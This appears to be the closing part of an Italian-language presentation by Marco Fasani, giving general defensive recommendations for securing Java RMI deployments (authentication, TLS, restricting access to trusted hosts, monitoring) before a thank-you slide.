Configurare in modo sicuro le implementazioni di Java RMI, incluso l'uso di autenticazione e autorizzazione appropriata.

Utilizzare connessioni sicure, come SSL/TLS, per proteggere il canale di comunicazione tra client e server.

Limitare l'accesso e l'esposizione di servizi RMI solo a host attendibili.

Monitorare attentamente le attività di rete e applicare le best practice di sicurezza.

È importante essere consapevoli delle vulnerabilità specifiche alle versioni di Java RMI che si utilizzano e adottare misure adeguate per mitigare tali rischi

## Grazie Per L'Attenzione

Marco Fasani